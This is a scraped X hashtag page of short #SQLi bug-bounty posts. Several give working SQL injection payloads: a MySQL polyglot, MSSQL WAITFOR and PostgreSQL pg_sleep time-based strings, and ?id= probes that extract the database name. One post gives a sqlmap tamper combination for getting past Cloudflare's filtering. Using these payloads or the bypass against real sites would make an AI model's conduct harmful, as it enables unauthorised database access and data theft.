
Posts with #SQLi

#SQLi

Public posts on X that use #SQLi.

Related hashtags

  1. N$🌟✓@__nav1n_

    Every once in a while, you come across one of those rare bugs - an SQL injection in a mobile app. #SQLi #BugBounty
    Download
    3203089.8K
  2. Brute✓@BRuteLogic
    #SQLi Polyglot* &1/*'/*"/**/||1#\ or and-1/*'/*"/**/||1--\ It performs injection in single and double quotes scenarios and also in quoteless ones, where the injection lands in 2 consecutive points of the query. Use it everywhere at the same time. * Tested in MySQL & MariaDB
    67828022K
  3. ./Mr-Dark@Mr_Dark55
    💉 SQL injection bypassing Cloudflare When testing a site, you can bypass Cloudflare's SQL injection protection using sqlmap and a combination of space2comment, between, randomcase tamper scripts. #web #sqli
    Download
    104332416.7K
  4. Casper0x@_casper0x

    Finding the right SQLi payload isn’t always easy. If you can’t craft custom logic, use Time-Based techniques to prove control. Built this with AI ( for a POC: ';IF(LEN(USER_NAME())>=5)WAITFOR DELAY '0:0:20'-- #BugBounty #SQLi #bugbountytips #hackerone
    Download
    33828128.5K
  5. PT SWARM@ptswarm
    Rapid7 Nexpose <= 6.6.48 boolean-based #SQLi found by Mikhail Klyuchnikov. "This vulnerability could have allowed an authenticated user with a low permission level to access resources beyond their assigned permissions." - Rapid7 CVE-2020-7383 👉
    Download
    176175
  6. Raman_MG@Raman_Mohurle
    Remember the SQLi that gave me 204 DBs? Company patched it in 10 mins… but as a hunter, the hunt doesn’t stop there. 🕵️‍♂️ I started looking for connected legacy assets → and found my way back in. #BugBounty #SQLi #bugbountytips
    Download
    Raman_MG @Raman_Mohurle
    Found an untouched asset (built in 2018) with an unsubscribe functionality. Turned out it was vulnerable to time-based blind SQLi → from a single entry point I accessed 200+ databases. Patience + curiosity always pay off 💰€€€€ #BugBounty #SQLi #bugbountytips Thread 🧵 👇
    52119714K
  7. Raman_MG@Raman_Mohurle
    Found an untouched asset (built in 2018) with an unsubscribe functionality. Turned out it was vulnerable to time-based blind SQLi → from a single entry point I accessed 200+ databases. Patience + curiosity always pay off 💰€€€€ #BugBounty #SQLi #bugbountytips Thread 🧵 👇
    Download
    52129830K
  8. khan mamun@mamunwhh
    SQL injection ID parameter ?id=1' order by 1 --+ ?id=1' and "a"="a"--+ ?id=1' and database()="securtiy"--+ ?id=1' and substring(database(),1,1)="a"--+ ?id=1' and sleep(2) and "a"="a"--+ ?id=1' and sleep(2) and substring(database(),1,1)="a"--+ #bugbountytips #bugbountytip #sqli
    1522659K
  9. 𝐤𝐣𝐮𝐥𝐢𝐮𝐬@ethical_h4ck3r_
    SQL Injection Payload i was able to locate a SQL injection very hard to exploit , with digging I successfully got it with the sleep payload ''||(select 1 from (select pg_sleep(6))x)||' ==> i added as well to my SQL wordlist happy hunting ♥ #SQLi Credit: @GodfatherOrwa
    Download
    22725212K
  10. Show more posts